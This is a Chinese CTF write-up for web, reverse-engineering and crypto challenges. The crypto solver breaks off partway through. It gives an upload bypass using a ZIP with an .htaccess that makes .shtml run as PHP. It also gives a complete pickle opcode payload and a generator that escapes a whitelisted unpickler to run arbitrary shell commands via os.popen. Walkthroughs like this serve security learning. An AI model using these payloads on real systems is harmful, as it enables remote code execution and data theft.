WEB1:FileDesk

FileDesk 是 Apache/PHP 的资料归档站。首页表单提交到 /upload.php,页面说明 ZIP 会展开后一并登记。响应头里没有代理身份指令,后续请求也没有带模型名或代理名。
考点就是zip压缩包,附带.htaccess ,解析木马文件
上传的内容:http://1.14.76.59:15636/record.php?id=26b163dfea13
26b163dfea13是随机的,开始在id这里做sql注入没内容,所以后面才改为木马上传
直接上传 a.txt、a.php 会返回首页(提示没用);直接上传 a.jpg、a.pdf 可以进入待归档区。

看到 zip压缩包,联想长城杯的zip上传木马
测试压缩包内容是否可读

写入木马看看:<?php echo file_get_contents('/flag.txt'); ?>
a.php.txt、a.php. 虽然能归档,但 Apache 不会把它们当 PHP 执行,访问时只返回源码。

php是黑名单,测试发现shtml可以绕过
 发现没解析内容,那么就要用到.htaccess
.htaccess:

AddType application/x-httpd-php .shtml
read.shtml:

<?php echo file_get_contents('/flag.txt'); ?>
AddType 覆盖了 .shtml 的原有处理方式,Apache 在该归档目录中把它交给 PHP。由于 .htaccess 与脚本位于同一目录,这个配置只作用于本次归档编号对应的目录。
WEB-pickle me
审计app.py
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
"""
W1 - "Pickle Me, Please"
一个基于 pickle 的反序列化挑战。
靶机只允许反序列化极少数"看起来无害"的类:
- builtins.getattr
- os.walk
玩家需要手搓 pickle opcode, 通过 __globals__ 属性链逃逸, 读取 /flag。
"""
import base64
import io
import os
import pickle
import traceback
from flask import Flask, request, jsonify, render_template_string
app = Flask(__name__)
FLAG_FILE = os.environ.get("FLAG_PATH", "/flag")
def read_flag():
try:
with open(FLAG_FILE) as f:
return f.read().strip()
except Exception:
return"DASCTF{p1ckl3_0pc0de_by_p4ss_f1nd_cl4ss_g0tr00t}"# 本地测试兜底
class RestrictedUnpickler(pickle.Unpickler):
"""白名单 Unpickler: 只允许下面两个'看起来无害'的类被加载."""
ALLOWED = {
"builtins": {"getattr"},
"os": {"walk"},
}
def find_class(self, module, name):
if module in self.ALLOWED and name in self.ALLOWED[module]:
return super().find_class(module, name)
# 拒绝一切其他类 —— eval/exec/os.system 都拿不到
raise pickle.UnpicklingError(
f"forbidden global: {module}.{name}"
)
def restricted_loads(data: bytes):
return RestrictedUnpickler(io.BytesIO(data)).load()
PAGE = """
<!DOCTYPE html>
<html>
<head><title>Pickle Me, Please</title></head>
<body style="font-family:monospace">
<h2>Pickle Me, Please</h2>
<p>POST /load {"data": "<base64 pickle 字节流>"}</p>
<p>服务端会用一个<strong>严格白名单</strong>的 Unpickler 加载你的 pickle:</p>
<pre>class RestrictedUnpickler(pickle.Unpickler):
ALLOWED = {"builtins": {"getattr"}, "os": {"walk"}}
def find_class(self, module, name):
...</pre>
<p>加载成功后, 服务端会把结果原样返回给你 :)</p>
</body>
</html>
"""
@app.get("/")
def index():
return render_template_string(PAGE)
@app.post("/load")
def load():
body = request.get_json(silent=True) or {}
data = body.get("data", "")
try:
raw = base64.b64decode(data)
except Exception:
return jsonify({"error": "bad base64"}), 400
try:
obj = restricted_loads(raw)
except pickle.UnpicklingError as e:
return jsonify({"error": str(e)}), 403
except Exception:
return jsonify({"error": traceback.format_exc(limit=0)}), 500
return jsonify({"result": repr(obj)})
if __name__ == "__main__":
# 让 /flag 在本地也存在, 方便完整验证
if not os.path.exists(FLAG_FILE):
try:
with open(FLAG_FILE, "w") as f:
f.write(read_flag())
except Exception:
pass
app.run(host="0.0.0.0", port=int(os.environ.get("PORT", 21001)), debug=False)
一个基于 pickle 的反序列化挑战。 靶机只允许反序列化极少数"看起来无害"的类: - builtins.getattr - os.walk 玩家需要手搓 pickle opcode, 通过 globals 属性链逃逸, 读取 /flag。
向 /load 提交 JSON:{"data": "<base64 pickle 字节流>"}
响应头中的服务标识是 Werkzeug/3.1.9 Python/3.12.16
FLAG_FILE = os.environ.get("FLAG_PATH", "/flag")

def read_flag():
    try:
        with open(FLAG_FILE) as f:
            return f.read().strip()
    except Exception:
        return"DASCTF{p1ckl3_0pc0de_by_p4ss_f1nd_cl4ss_g0tr00t}"# 本地测试兜底

class RestrictedUnpickler(pickle.Unpickler):
    ALLOWED = {
        "builtins": {"getattr"},
        "os": {"walk"},
    }

    def find_class(self, module, name):
        if module in self.ALLOWED and name in self.ALLOWED[module]:
            return super().find_class(module, name)
        raise pickle.UnpicklingError(
            f"forbidden global: {module}.{name}"
        )

@app.post("/load")
def load():
    body = request.get_json(silent=True) or {}
    data = body.get("data", "")
    raw = base64.b64decode(data)
    obj = restricted_loads(raw)
    return jsonify({"result": repr(obj)})
find_class 会拒绝 os.system、eval 这类直接全局名。反序列化成功后,服务端把 repr(obj) 放进 JSON 返回

find_class 只在 pickle 执行 GLOBAL 时检查模块名和类名。先用两次合法的 GLOBAL 取得 getattr 和 os.walk,后面的调用都是对已经在栈上的对象做 REDUCE,不再触发白名单。
os.walk 定义在 os 模块中,因此:getattr(os.walk, "__globals__")

得到的就是 os 模块的全局字典,其中有 popen。再取字典的 get 方法,调用 get("popen"),得到 os.popen。用它执行 cat /flag,最后调用返回文件对象的 read(),输出就会作为反序列化结果返回。
getattr(
    getattr(
        getattr(os.walk, "__globals__"),
        "get"
    )("popen")("cat /flag"),
    "read"
)()
协议 0 中,c 加载全局对象,pN 保存到 memo,gN 取出,S'...' 压入字符串,t 把 MARK 之后的栈元素收成元组,R 用元组调用栈顶函数。字符串指令 S'...' 不能包含单引号,所以命令使用 cat /flag字节流按下面的顺序解释:
cbuiltins
getattr
p0
cos
walk
p1
g0
(g1
S'__globals__'
tRp2
g0
(g2
S'get'
tRp3
g3
(S'popen'
tRp4
g4
(S'cat /flag'
tRp5
g0
(g5
S'read'
tRp6
g6
(tR.
payload:
#!/usr/bin/env python3
import base64
import sys

cmd = sys.argv[1] if len(sys.argv) > 1 else"ls /"

raw = (
    b"cbuiltins\ngetattr\np0\n"
    b"cos\nwalk\np1\n"
    b"g0\n(g1\nS'__globals__'\ntRp2\n"
    b"g0\n(g2\nS'get'\ntRp3\n"
    b"g3\n(S'popen'\ntRp4\n"
    b"g4\n(S'" + cmd.encode() + b"'\ntRp5\n"
    b"g0\n(g5\nS'read'\ntRp6\n"
    b"g6\n(tR."
)
print(base64.b64encode(raw).decode())
RE1-easyaosp

public class MainActivity extends AppCompatActivity {
    private static final byte[] GIVEN_CIPHER = {-119, -7, -41, 12, -97, 58, 16, 54, 18, 124, 12, -34, -89, 10, -1, 114, 103, -28, -31, 35, -98, -83, -127, 118, 29, 85, 62, 76, -21, 118, 51, 71, -30, 122, 72, -60, 12, 94, 106, 29, 9, -106, -14, -63, -12, ByteCompanionObject.MAX_VALUE, -118, -78};
    private static final byte XOR_KEY = 86;
    private Button button;
    private EditText editText;

    @Override // androidx.fragment.app.FragmentActivity, androidx.activity.ComponentActivity, androidx.core.app.ComponentActivity, android.app.Activity
    protected void onCreate(Bundle bundle) {
        super.onCreate(bundle);
        EdgeToEdge.enable(this);
        setContentView(R.layout.activity_main);
        this.button = (Button) findViewById(R.id.mybutton1);
        this.editText = (EditText) findViewById(R.id.edit_text_1);
        this.button.setOnClickListener(new View.OnClickListener() { // from class: com.example.example1.MainActivity.1
            @Override // android.view.View.OnClickListener
            public void onClick(View view) {
                if (MainActivity.this.editText.getText().toString().isEmpty()) {
                    Toast.makeText(MainActivity.this, StringFog.decrypt("0GXeHPg=\n", "pxexcp/L3z0=\n"), 1).show();
                    return;
                }
                byte[] bytes = MainActivity.this.editText.getText().toString().getBytes();
                encrpyto encrpytoVar = new encrpyto();
                try {
                    if (Arrays.equals(encrpytoVar.xorWithKey(encrpytoVar.aesEncrypt(bytes, encrpytoVar.getAESKEy(StringFog.decrypt("8Y0kH3yJtTzjhyQDfZu0Lg==\n", "kOhXbBX63E8=\n"))), MainActivity.XOR_KEY), MainActivity.GIVEN_CIPHER)) {
                        Toast.makeText(MainActivity.this, StringFog.decrypt("Uz2iPsE8cuY=\n", "IEjBXaRPAcc=\n"), 1).show();
                    } else {
                        Toast.makeText(MainActivity.this, StringFog.decrypt("ZJeZNVcG\n", "E+X2WzAnfko=\n"), 1).show();
                    }
                } catch (IllegalAccessException e) {
                    throw new RuntimeException(e);
                } catch (Exception e2) {
                    throw new RuntimeException(e2);
                }
            }
        });
    }
}
加密变换流程
1:获取字节组bytes
2:AES 加密调用 encrpytoVar.aesEncrypt(...),使用经过 StringFog 解密出的密钥 "aessisissosohaha" 对输入内容进行 AES 加密。
3:异或变换调用 encrpytoVar.xorWithKey(...),将 AES 加密后的密文逐字节与常量 XOR_KEY = 86(即 0x56)进行异或。
代码中所有的硬编码提示信息和加密密钥都使用了 StringFog 插件进行混淆。 其解密算法为:对传入的密文与密钥分别进行 Base64 解码后,逐字节进行循环异或。

在encrypto中提示:
public class encrpyto {
    public byte[] aesEncrypt(byte[] bArr, SecretKey secretKey) throws Exception {
        Cipher cipher = Cipher.getInstance(StringFog.decrypt("AfKvR+o8QMsQ/L87mi9jgCTekg8=\n", "QLf8aK9/AuQ=\n"));
        cipher.init(1, secretKey);
        return cipher.doFinal(bArr);
    }
QLf8aK9/AuQ=:hex后:40b7fc68af7f02e4

提示:AES/ECB/PKCS5Padding后面的也是同理解出内容
表格中四组密文-密钥对已给出明文,验证其逻辑一致:
"0GXeHPg=\n"+"pxexcp/L3z0=\n"→"wrong"(空输入提示)"8Y0kH3yJtTzjhyQDfZu0Lg==\n"+"kOhXbBX63E8=\n"→"aessisissosohaha"(AES 密钥)"Uz2iPsE8cuY=\n"+"IEjBXaRPAcc=\n"→"success!"(成功提示)"ZJeZNVcG\n"+"E+X2WzAnfko=\n"→"wrong!"(失败提示)
异或密钥:XOR_KEY = 86
ByteCompanionObject.MAX_VALUE = 127
import base64
from Crypto.Cipher import AES
from Crypto.Util.Padding import unpad
given_cipher = [
    -119, -7, -41, 12, -97, 58, 16, 54, 18, 124, 12, -34, -89, 10, -1, 114,
    103, -28, -31, 35, -98, -83, -127, 118, 29, 85, 62, 76, -21, 118, 51, 71,
    -30, 122, 72, -60, 12, 94, 106, 29, 9, -106, -14, -63, -12, 127, -118, -78
]
cipher_bytes = bytes([(b + 256) % 256 for b in given_cipher])
xor_key = 86
aes_ciphertext = bytes([b ^ xor_key for b in cipher_bytes])
key = b"aessisissosohaha"
cipher = AES.new(key, AES.MODE_ECB)
decrypted_padded = cipher.decrypt(aes_ciphertext)
flag = unpad(decrypted_padded, AES.block_size).decode('utf-8')
print("Flag:", flag)

Flag: DASCTF{android_is_so_easy_learn}
RE2-r2反编译
反编译后的内容
# Decompiled with PyLingual (https://pylingual.io)
# Internal filename: '/tmp/r2_gen.py'
# Bytecode version: 3.12.0rc2 (3531)
# Source timestamp: 2026-10-28 05:33:23 UTC (1793165603)

import sys
_PROG = b'0\x10576>46.32\xcc1\xb0566\xdc46!32\xcc1\xda556\\46X32\xcc1\xf8546\x8446\xf432\xcc1\xbb536B46I32\xcc1\x92526f46\xcf32\xcc1\xa6516f46M32\xcc1\x1a506h46\xc032\xcc1i5?6\x9846&32\xcc1[5>6\x8246\x9532\xcc1\x8e5=6\xfe46\xb232\xcc1\xfa5<6\x1c46\xad32\xcc1\xe85;6\xc646\x9232\xcc1$5:6X46u32\xcc1\xba596N46)32\xcc1\x18586\xd046\x9732\xcc1\x8b5\'6\x1046632\xcc1\xa95&6\x1446\xc532\xcc1\x025%6\xf046\x9532\xcc1\'5$6\xb446\xa732\xcc1\x845#6T46332\xcc1\'5"6\xe846\xc032\xcc1W5!6\x9c46"32\xcc1B5 6\xce46h32\xcc1I5/6\x9e46\xfc32\xcc1\xfb5.6x46\xcf32\xcc1\xe85-6\xaa46\xe332\xcc1\x135,6J46\xf132\xcc1;5+6\x9246\x8d32\xcc1\xcd5*6X46\xaf32\xcc1\x1f5)6\x1a46\xd132\xcc1\x905(6\x1446\xb032\xcc1\r5\x176\x8246:32\xcc1\x1e5\x166046o32\xcc1\x1d5\x156P46~32\xcc1r5\x146\x1246y32\xcc1*5\x136046\x8232\xcc1\x135\x126\x9c46`32\xcc1\x8e5\x116b46G32\xcc1\xf47'
_XK = 55
def _run(s):
    prog = bytes((b ^ _XK for b in _PROG))
    pc = 0
    st = []
    while pc < len(prog):
        op = prog[pc]
        pc += 1
        if op == 0:
            return True
        if op == 1:
            st.append(prog[pc])
            pc += 1
        else:
            if op == 2:
                st.append(ord(s[prog[pc]]))
                pc += 1
            else:
                if op == 3:
                    b = st.pop()
                    a = st.pop()
                    st.append(a * b)
                else:
                    if op == 4:
                        b = st.pop()
                        a = st.pop()
                        st.append(a + b)
                    else:
                        if op == 5:
                            m = prog[pc]
                            pc += 1
                            st.append(st.pop() % m)
                        else:
                            if op == 6:
                                t = prog[pc]
                                pc += 1
                                if st.pop() != t:
                                    return False
                            else:
                                if op == 7:
                                    if len(s) != prog[pc]:
                                        return False
                                    else:
                                        pc += 1
                                else:
                                    return False
    return True
def main():
    try:
        s = sys.stdin.readline().rstrip('\n')
    except Exception:
        print('[-] read error')
        return None
    if _run(s):
        print('[+] Correct! The flag is what you entered.')
    else:
        print('[-] Wrong.')
main()
字节码是栈式虚拟机,程序先与 55 异或。长度必须是 39,每个字符满足 (s[i]*a+b) mod 251 == t
_PROG = (
    b'0\x10576>46.32\xcc1\xb0566\xdc46!32\xcc1\xda556\\46X32\xcc1\xf8546\x8446\xf432'
    b'\xcc1\xbb536B46I32\xcc1\x92526f46\xcf32\xcc1\xa6516f46M32\xcc1\x1a506h46\xc032'
    b'\xcc1i5?6\x9846&32\xcc1[5>6\x8246\x9532\xcc1\x8e5=6\xfe46\xb232\xcc1\xfa5<6\x1c46'
    b'\xad32\xcc1\xe85;6\xc646\x9232\xcc1$5:6X46u32\xcc1\xba596N46)32\xcc1\x18586\xd046'
    b'\x9732\xcc1\x8b5\'6\x1046632\xcc1\xa95&6\x1446\xc532\xcc1\x025%6\xf046\x9532\xcc1\'5$6'
    b'\xb446\xa732\xcc1\x845#6T46332\xcc1\'5"6\xe846\xc032\xcc1W5!6\x9c46"32\xcc1B5 6'
    b'\xce46h32\xcc1I5/6\x9e46\xfc32\xcc1\xfb5.6x46\xcf32\xcc1\xe85-6\xaa46\xe332\xcc1\x135,6'
    b'J46\xf132\xcc1;5+6\x9246\x8d32\xcc1\xcd5*6X46\xaf32\xcc1\x1f5)6\x1a46\xd132\xcc1\x905(6'
    b'\x1446\xb032\xcc1\r5\x176\x8246:32\xcc1\x1e5\x166046o32\xcc1\x1d5\x156P46~32\xcc1r5\x146'
    b'\x1246y32\xcc1*5\x136046\x8232\xcc1\x135\x126\x9c46`32\xcc1\x8e5\x116b46G32\xcc1\xf47'
)

prog = bytes(b ^ 55 for b in _PROG)
s = {}
pc = 0

while pc < len(prog):
    op = prog[pc]
    pc += 1
    if op == 0:
        break
    elif op == 7:
        length = prog[pc]
        pc += 1
    elif op == 2:
        idx = prog[pc]
        pc += 1
        k = prog[pc + 1]  # 跳过 op=1
        pc += 3           # 跳过 op=1, k, op=3 (mul)
        c = prog[pc + 1]  # 跳过 op=1
        pc += 3           # 跳过 op=1, c, op=4 (add)
        m = prog[pc + 1]  # 跳过 op=5
        pc += 2           # 跳过 op=5, m
        target = prog[pc + 1]  # 跳过 op=6
        pc += 2           # 跳过 op=6, target

        # 逆元求解:s[idx] = (target - c) * inv(k, m) % m
        s[idx] = chr(((target - c) * pow(k, -1, m)) % m)

flag = "".join(s[i] for i in range(len(s)))
print("Flag:", flag)
DASCTF{pyvm_st4ck_m4ch1ne_byt3c0de_r3v}
crypto1
from secrets import flag
from Crypto.Util.number import bytes_to_long, getRandomNBitInteger, getPrime
import random

def pad(data, size):
    pad_len = size - (len(data) % size)
    return data + bytes([random.randint(0, 255) for _ in range(pad_len)])

seg1 = pad(flag[:30], 100)
values = []

for j in range(0, 100, 5):
    values.append(bytes_to_long(seg1[j: j + 5]))

M = getPrime(40)
keys = [getRandomNBitInteger(39) for _ in range(20)]
loops = 130

for _ in range(loops):
    values.append(sum([x * y for x, y in zip(values[-20:], keys)]) % M)

eseg1 = values[-22:]

print(eseg1)
print(keys)

seg2 = pad(flag[30:], 100)
values = []

for j in range(0, 100, 5):
    values.append(bytes_to_long(seg2[j: j + 5]))

M = getPrime(40)
keys = [getRandomNBitInteger(39) for _ in range(20)]

for _ in range(loops):
    values.append(sum([x * y for x, y in zip(values[-20:], keys)]) % M)

eseg2 = values[-40:]

print(eseg2)
print(M)

'''
[376818201137, 373344659626, 267751741740, 578914814802, 315112932866, 1040644906770, 785822797437, 703235478908, 1025017459989, 615643804776, 729620589120, 436758957365, 286053138707, 237730655096, 85452568658, 473485643292, 680463972459, 144293060194, 260746425929, 72717474649, 1061708641255, 1070184096679]
[344008490453, 514528133902, 527766050648, 449836608158, 414790402412, 284483393556, 333992848547, 549590511012, 425579415762, 400257628105, 531004324273, 361228357121, 543300341694, 326078138779, 415922195304, 499436322997, 433506027649, 346362953794, 399551972561, 484478359653]
[128972742722, 135692086889, 178201495884, 584932066956, 428586471096, 800484953006, 379495867605, 271330740235, 505580115374, 443635759721, 119836360932, 19483937943, 428673105875, 452575805751, 601100197632, 689091914107, 134051842641, 17922454309, 50922359494, 113727814794, 609464504934, 447316793495, 211083727647, 256142256178, 747919828942, 530404205659, 205059332156, 260116005558, 626198465968, 662009491493, 404432792077, 30127043306, 681480368422, 263657409021, 45812925601, 205182746105, 775611547813, 319064382213, 449446096453, 125158160344]
811747846477
'''
task.py 把 flag 切成两段,每段按 5 字节一组,再做 20 阶线性递推:
将输入分段填充至100字节后,每5字节(40 bits)打包为一个整数,形成20维初始向量 ;
再随机选取一个40-bit素数模数 和20个随机系数 ;
随后执行130轮齐次线性递推 (),
对应伴随转移矩阵(Companion Matrix) 𝑇
import math
from Crypto.Util.number import long_to_bytes

# ================= 通用工具模块 =================

def recover_modulus(seq, keys):
    """
    通用函数:已知部分递推系数 keys 与一段连续输出 seq,
    利用整数环上的残差差值求 GCD 恢复模数 M
    """
    order = len(keys)
    diffs = []
    for i in range(len(seq) - order):
        expected = sum(x * y for x, y in zip(seq[i : i + order], keys))
        diffs.append(expected - seq[i + order])

    # 连续做 GCD
    g = diffs[0]
    for d in diffs[1:]:
        g = math.gcd(g, d)

    # 除去可能的小因子
    for p in [2, 3, 5, 7, 11, 13]:
        while g % p == 0:
            g //= p
    return g

def solve_linear_system_gf_p(A, b, p):
    n = len(b)
    # 构造增广矩阵
    mat = [A[i][:] + [b[i]] for i in range(n)]

    for col in range(n):
        # 寻找主元
        pivot = None
        for r in range(col, n):
            if mat[r][col] % p != 0:
                pivot = r
                break
        if pivot is None:
            raise ValueError("矩阵奇异或线性相关,无法唯一确定解")
        mat[col], mat[pivot] = mat[pivot], mat[col]

        # 归一化主对角线
        inv = pow(mat[col][col], -1, p)
        mat[col] = [(x * inv) % p for x in mat[col]]

        # 消去其他行
        for r in range(n):
            if r != col and mat[r][col] % p != 0:
                factor = mat[r][col]
                mat[r] = [(x - factor * y) % p for x, y in zip(mat[r], mat[col])]

    return [mat[i][-1] % p for i in range(n)]

def lfsr_step_back(state, keys, p, steps):
    cur = list(state)
    order = len(keys)
    inv_c0 = pow(keys[0], -1, p)

    for _ in range(steps):
        v_next = cur[-1]
        # v_next = sum_{k=0}^{order-1} cur[k-1] * keys[k] (mod p)
        rest = sum(cur[k - 1] * keys[k] for k in range(1, order)) % p
